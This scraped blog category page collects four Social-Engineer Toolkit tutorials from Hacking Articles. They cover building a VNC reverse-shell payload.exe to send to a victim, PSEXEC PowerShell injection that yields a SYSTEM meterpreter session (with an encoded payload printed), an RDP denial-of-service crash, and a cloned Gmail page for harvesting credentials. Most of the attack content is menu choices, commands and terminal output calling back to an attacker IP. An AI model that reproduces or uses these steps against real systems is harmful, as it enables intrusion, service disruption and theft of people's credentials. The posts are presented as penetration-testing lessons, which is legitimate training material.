

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

POST CATEGORY : Social Engineering Toolkit

Capture VNC Session of Remote PC using SetToolkit

posted in [KALI LINUX](#) , [PENETRATION TESTING](#) , [SOCIAL ENGINEERING TOOLKIT](#) on [MARCH 29, 2017](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

Today in this article we'll try to compromise the target through VNC payload attack using very simple method for beginners. In this tutorial they'll learn how to create a VNC payload using set toolkit and try to achieve VNC shell of victim's PC.


Let's Start!!!

Application > social engineering toolkit

Search

Subscribe to Blog via Email

SUBSCRIBE



A terminal will launch with set tool kit wizard here select first option to start social engineering attacks.

Type 1



```
Select from the menu:

 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

Now we have to select another option to choose any one attack among following. Select create a payload and listener.

Type 4

Categories

- ↳ BackTrack 5 Tutorials
- ↳ Best of Hacking
- ↳ Browser Hacking
- ↳ Cryptography & Stegnography
- ↳ CTF Challenges
- ↳ Cyber Forensics
- ↳ Database Hacking
- ↳ Domain Hacking
- ↳ Email Hacking
- ↳ Footprinting
- ↳ Hacking Tools
- ↳ Kali Linux
- ↳ Nmap
- ↳ Others
- ↳ Penetration Testing
- ↳ Social Engineering Toolkit
- ↳ Trojans & Backdoors
- ↳ Website Hacking
- ↳ Window Password Hacking
- ↳ Windows Hacking Tricks
- ↳ Wireless Hacking
- ↳ Youtube Hacking

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

set> 4

Here we will select our payload option since we are performing VNC attack therefore we need to go with third option for VNC payload.

Type 3

- 1) Windows Shell Reverse_TCP
 - 2) Windows Reverse_TCP Meterpreter
 - 3) Windows Reverse_TCP VNC DLL
 - 4) Windows Shell Reverse_TCP_X64
 - 5) Windows Meterpreter Reverse_TCP_X64
 - 6) Windows Meterpreter Egress Buster
 - 7) Windows Meterpreter Reverse_HTTPS
 - 8) Windows Meterpreter Reverse_DNS
 - 9) Download/Run your Own Executable
- Spawn a command shell on victim and send back to attacker
Spawn a meterpreter shell on victim and send back to attacker
Spawn a VNC server on victim and send back to attacker
Windows X64 Command Shell, Reverse TCP Inline
Connect back to the attacker (Windows x64), Meterpreter
Spawn a meterpreter shell and find a port home via multiple ports
Tunnel communication over HTTP using SSL and use Meterpreter
Use a hostname instead of an IP address and use Reverse Meterpreter
Downloads an executable and runs it

set:payloads>3

In next step it requires IP address for payload listener which is **192.168.0.104** (attacker's IP) then after that it will ask to enter the port for reverse listener and that will be **4444**.

Articles

Select Month

Facebook Page



Now it starts generating VNC payload and save that payload under heighted path. Explore `/root./set//payload.exe` and send `payload.exe` to target.

Further it will ask to start payload listener type **Y** and hit enter which will start loading metasploit framework.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.104
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):y
```

Here it launches metasploit framework and start multi handler automatically; now once the victim click on `payload.exe` file sent by attacker, attacker will get victim's VNC shell.

```
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit


      =[ metasploit v4.14.1-dev
+ -- --=[ 1628 exploits - 927 auxiliary - 282 post      ]
+ -- --=[ 472 payloads - 39 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.104
LHOST => 192.168.0.104
resource (/root/.set//meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Starting the payload handler...
msf exploit(handler) > |
```

Wonderful!!!

Our VNC attack using set toolkit is successful and we received victim's VNC shell on our system.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Hack Remote PC using PSEXEC Injection in SET Toolkit

posted in **KALI LINUX** , **PENETRATION TESTING** , **SOCIAL ENGINEERING TOOLKIT** on **DECEMBER**
27, 2016 by **RAJ CHANDEL** with **0 COMMENT**

Target: Window Server

Attacker machine: kali Linux

In this article I am going to make powershell injection attack though SEToolkit; for this attack it is necessary that SMB service must be running and you should aware of username and password of your target pc to get the Meterpreter session.

Let's Begin The Game!!!

Scan the victim IP from NMAP by typing following command on terminal in kali Linux

Nmap -sV 192.168.1.104

Under version scan it shows **port 445 is open** and if you are not aware from port protocol services then let me tell you that port 445 is use for SMB protocol for making communication between two different operating systems like as we have Linux and windows.

```
root@kali:~# nmap -sV 192.168.1.104

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-26 06:30 EST
Nmap scan report for 192.168.1.104
Host is up (0.00047s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601
80/tcp    open  http         Microsoft IIS httpd 7.5
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server tim
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDA
443/tcp   open  ssl/http    VMware VirtualCenter Web service
445/tcp   open  microsoft-ds (workgroup: RAJLAB)
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (User
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses
1723/tcp  open  pptp        Microsoft
3268/tcp  open  ldap         Microsoft Windows Active Directory LDA
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
```

Now Click Applications > Exploitation Tools > Social Engineering Toolkit > setoolkit.

A new terminal gets open for setoolkit framework and now you have to follow these steps for making attack on target.

From screenshot you can perceive that it through a menu to select following approach for attack.

Choose penetration testing (fast-track) and type2 for this method.

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
www.hackingarticles.in
There is a new version of SET available.
Your version: 7.4.1
Current version: 7.4.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 2
```

Fast-Track is an automated penetration suite for penetration testers. So from next screenshot again we have following option, choose PSEXEC Powershell Injection and type 6 for it.

PSEXEC Powershell Injection Attack: This attack will inject a meterpreter backdoor through powershell memory injection. This will avoid Anti-Virus since we will never touch disk or memory. Will require Powershell to be installed on the remote victim machine. You can use either straight passwords or hash values.

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform . These attack vectors have a series of exploits and automation aspects to assist in the art of penetration testing. SET now incorporates the attack vectors leveraged in Fast-Track. All of these attack vectors have been completely rewritten and customized from scratch as to improve functionality and capabilities.

- 1) Microsoft SQL Bruter
- 2) Custom Exploits
- 3) SCCM Attack Vector
- 4) Dell DRAC/Chassis Default Checker
- 5) RID ENUM - User Enumeration Attack
- 6) PSEXEC Powershell Injection

99) Return to Main Menu

[set:fasttrack>6](#)

Now give following information to execute attack on victim pc.

Enter remote IP as rhost: **192.168.1.104**

Enter username: **administrator**

Enter password: **Ignite@1234**

If you don't know the domain name hit enter only for this and same for random select to number of threads hit enter.

Enter listener IP as lhost: **192.168.1.3**

Enter port number: **445**

PSEXEC Powershell Injection Attack:

This attack will inject a meterpreter backdoor through powershell memory injection. This will circumvent Anti-Virus since we will never touch disk. Will require Powershell to be installed on the remote victim machine. You can use either straight passwords or hash values.

```
set:psexec> Enter the IP Address or range (RHOSTS) to connect to:192.168.1.104
set:psexec> Enter the username:administrator
set:psexec> Enter the password or the hash:Ignite@1234
set:psexec> Enter the domain name (hit enter for logon locally):
set:psexec> How many threads do you want [enter for default]:
set> IP address for the payload listener (LHOST): 192.168.1.3
set:powerhell> Enter the port for the reverse [443]:445
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
```

Now this will generate a payload for powershell injection and start loading metasploit framework itself. From below image you will found that through alphabetic shellcode we have got meterpreter session1 open.

Now **type sessions** to view active session

```

QBjAHQALQBzAGwAZQB1AHAAIAA2DAAf0A7AccA0wAkAGUATAA9ACAAWwBTAHkAcwB0AGUAbQAUAEMapbwB
uAHYAZ0ByAHQAXQA6ADoAVABvAEIAYQBzAGUAnG0AFMAdAByAGKAbgBnACgAWwBTAHkAcwB0AGUAbQAUa
FQAZQB4AHQALgBFAG4AYwBvAGQAA0BuAGcAXQA6ADoAVQBwAGkAYwBvAGQAZQAUAEcAZ0B0AEIAeQB0AGU
AcwAoACQAUQAzaEUAKQApADsAJABwAG8ANAAgAD0AIAAA1AC0ARQBuAGMAbwBkAGUAZABDAG8AbQBtAGEAb
gBKACAAIgA7AGkAzgAoAFsASQBuAHQAUAB0AHIAxQa6ADoAUwBpAHoAZQAgAC0AZQbxAACAOAApAHsAJAB
hADYZQB0ACAAPQAgACQAZQBuAHYA0gBTAHkAcwB0AGUAbQBSAG8AbwB0ACAAKwAgACIAxABzAHkAcwB3A
G8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQbAGwAXAB2ADEALgAwAFwAcABvAHc
AZQByAHMAaABL4GwAbAAiADsAaQB1AHgAIAAAiACYAIAAKAGEANGBlAGgAIAAAkAHAAbwA0ACAAJAB1ACIAf
QB1AGwAcwB1AHsA0wBpAGUAcAAgACIAJgAgAHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAAkAHAAbwA0ACAAJAB
1ACIA0wB9AA==

resource (/root/.set/reports/powershell/powershell.rc)> exploit
[*] 192.168.1.104:445      - Executing the command...
[+] 192.168.1.104:445      - Service start timed out, OK if running a command or no
n-service executable...
[*] 192.168.1.104:445      - checking if the file is unlocked
[*] 192.168.1.104:445      - Unable to get handle: The server responded with error:
  STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 192.168.1.104:445      - Command seems to still be executing. Try increasing RE
TRY and DELAY
[*] 192.168.1.104:445      - Getting the command output...
[*] 192.168.1.104:445      - Command finished with no output
[*] 192.168.1.104:445      - Executing cleanup...
[-] 192.168.1.104:445      - Unable to cleanup \WINDOWS\Temp\DPYXdbHSTAPaFwXc.txt.
Error: The server responded with error: STATUS_SHARING_VIOLATION (Command=6 WordCo
unt=0)
[-] 192.168.1.104:445      - Unable to cleanup. Maybe you'll need to manually remov
e true, false from the target.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(psexec_command) >
[*] https://192.168.1.3:445 handling request from 192.168.1.104; (UUID: dv5kgIeu)
Staging Native payload...
[*] https://192.168.1.3:445 handling request from 192.168.1.104; (UUID: dv5kgIeu)
Encoded stage with x86/shikata_ganai
[*] Meterpreter session 1 opened (192.168.1.3:445 -> 192.168.1.104:49287) at 2016-
12-26 06:28:40 -0500

msf auxiliary(psexec_command) > sessions

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ WIN-NR5JQEBKNIE	192.168.1.3:44 5 -> 192.168.1.104:49287 (192.168.1.104)

```

msf auxiliary(psexec_command) > 
```

Further Type sessions -l 1 to get inside meterpreter mode.

Meterpreter> sysinfo

{NOTE: This attack is depending upon the version of SMB PROTOCOL; if version is updated of 2.1 then may be this attack is not successful. Use aggressive scanning method for version detail.}


```
msf auxiliary(psexec_command) > sessions -i 1
[*] Starting interaction with 1...
www.hackingarticles.in
meterpreter > sysinfo
Computer      : WIN-NR5JQEBKNIE
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en US
Domain        : RAJLAB
Logged On Users: 2
www.hackingarticles.in
Meterpreter    : x86/win32
meterpreter > 
```


Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Denial of Service Attack on Network PC using SET Toolkit

posted in [KALI LINUX](#) , [PENETRATION TESTING](#) , [SOCIAL ENGINEERING TOOLKIT](#) on [FEBRUARY 10, 2016](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

First open your kali Linux application tab in **Exploitation Tools** and then chose **SET Toolkit**





Now press enter

[*] Kali bleeding edge was not detected to be on...
[*] Kali install detected. Note that if you are not using bleeding edge repositories, your version of SET will be roughly 4 months behind.
[*] It is recommended to switch to bleeding-edge repos to ensure you are running the latest version of SET and other tools.
Press [enter] to accept that SET is several months out of date and probably contains bugs and issues.■

www.hackingarticles.in

Now choose option 2, “Fast-Track Penetration Testing” and enter

```
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]
```

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

- 99) Exit the Social-Engineer Toolkit

```
set> 2
```

Then choose option 2, “Custom Exploits” and Enter

```
99) Exit the Social-Engineer Toolkit

set> 2

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors have a series of exploits and automation aspects to assist in the art of penetration testing. SET now incorporates the attack vectors leveraged in Fast-Track. All of these attack vectors have been completely rewritten and customized from scratch as to improve functionality and capabilities.

1) Microsoft SQL Bruter
2) Custom Exploits
3) SCCM Attack Vector
4) Dell DRAC/Chassis Default Checker
5) RID_ENUM - User Enumeration Attack
6) PSEXEC Powershell Injection

99) Return to Main Menu

set:fasttrack>2
```

After that choose option 4, “RDP use after free –Denial of Service” and Enter

```
3) SCCM Attack Vector  
4) Dell DRAC/Chassis Default Checker  
5) RID_ENUM - User Enumeration Attack  
6) PSEXEC Powershell Injection
```

```
99) Return to Main Menu
```

```
set:fasttrack>2
```

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing **Exploits Section**. This

menu has obscure exploits and ones that are primarily python driven. This will continue to grow over time.

```
1) MS08-067 (Win2000, Win2k3, WinXP)  
2) Mozilla Firefox 3.6.16 mChannel Object Use After Free Exploit (Win7)  
3) Solarwinds Storage Manager 5.1.0 Remote SYSTEM SQL Injection Exploit  
4) RDP | Use after Free - Denial of Service  
5) MySQL Authentication Bypass Exploit  
6) F5 Root Authentication Bypass Exploit
```

```
99) Return to Main Menu
```

```
set:fasttrack:exploits> Select the number of the exploit you want:4
```

Now Enter the IP address of remote pc you want to be crash

```
set:fasttrack:exploits> Select the number of the exploit you want:4  
Microsoft Terminal Services / Remote Desktop Services - Denial of Service  
Enter the IP address to crash (remote desktop): 192.168.0.104
```

A problem has been detected and Windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

www.hackingarticles.in

Check to be sure you have adequate disk space. If a driver is identified in the Stop message, disable the driver or check with the manufacturer for driver updates. Try changing video adapters.

Check with your hardware vendor for any BIOS updates. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005, 0x8CCDC987, 0x9540F8F8, 0x00000000)

*** termdd.sys - Address 8CCDC987 base at 8CCDB000, DateStamp 4a5bcadf

Collecting data for crash dump ...
Initializing disk for crash dump ...

Hack Gmail and Facebook of Remote PC using DNS Spoofing and SET Toolkit

posted in [KALI LINUX](#) , [PENETRATION TESTING](#) , [SOCIAL ENGINEERING TOOLKIT](#) on [DECEMBER](#)
[18, 2015](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

First open your kali Linux application tab in **Exploitation Tools** and then chose **SET Toolkit**

Favorites

- update.bat
- 01 - Information Gathering raj.bat ▾
- 02 - Vulnerability Analysis ▾
- 03 - Web Application Analysis code ZIP ▾
- 04 - Database Assessment helpter.zip ▾
- 05 - Password Attacks ▾
- 06 - Wireless Attacks the-backdoor- ▾
- 07 - Reverse Engineering result.xml ▾
- 08 - Exploitation Tools
- 09 - Sniffing & Spoofing ▾
- 10 - Post Exploitation ▾
- factory-master ▾
- 11 - Forensics ▾
- 12 - Reporting Tools
- 13 - System Services ▾
- Usual applications ▾

Activities Overview

-  armitage
-  beef xss framework
-  ginguma
-  inguma
-  metasploit framework
-  searchsploit
-  social engineering toolkit
-  sqlmap
-  termineter

Now choose option 1, “Social – Engineering Attacks” and Enter

```
[---]      Follow me on Twitter: @HackingDave      [---]
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET) .
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit
www.hackingarticles.in tools

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Then choose option 2, “Website Attack Vectors” and Enter

The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

www.hackingarticles.in

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
 - 2) Website Attack Vectors
 - 3) Infectious Media Generator
 - 4) Create a Payload and Listener
 - 5) Mass Mailer Attack
 - 6) Arduino-Based Attack Vector
 - 7) Wireless Access Point Attack Vector
 - 8) QRCode Generator Attack Vector
 - 9) Powershell Attack Vectors
 - 10) Third Party Modules
- 99) Return back to the main menu.

set> 2 

After that choose option 3, "Credential Harvester Attack Method" and Enter

ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

www.hackingarticles.in

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
 - 2) Metasploit Browser Exploit Method
 - 3) Credential Harvester Attack Method
 - 4) Tabnabbing Attack Method
 - 5) Web Jacking Attack Method
 - 6) Multi-Attack Web Method
 - 7) Full Screen Attack Method
 - 8) HTA Attack Method
- 99) Return to Main Menu

set:webattack>3 ←

Now choose option 2 **Site Cloner** and press Enter

```
8) HTA Attack Method
```

```
99) Return to Main Menu
```

```
set:webattack>3 ←
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

www:hackingarticles.in

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

```
99) Return to Webattack Menu
```

```
set:webattack>2 ←
```

For Post back type your **IP address** and press Enter, After that type the **website name** you want to be Clone (in my case I am using gmail)

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

www.hackingarticles.in

99) Return to Webattack Menu

set:webattack>2

[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

[-] This option is used for what IP the server will POST to.

[-] If you're using an external IP, use your external IP for this

set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.125

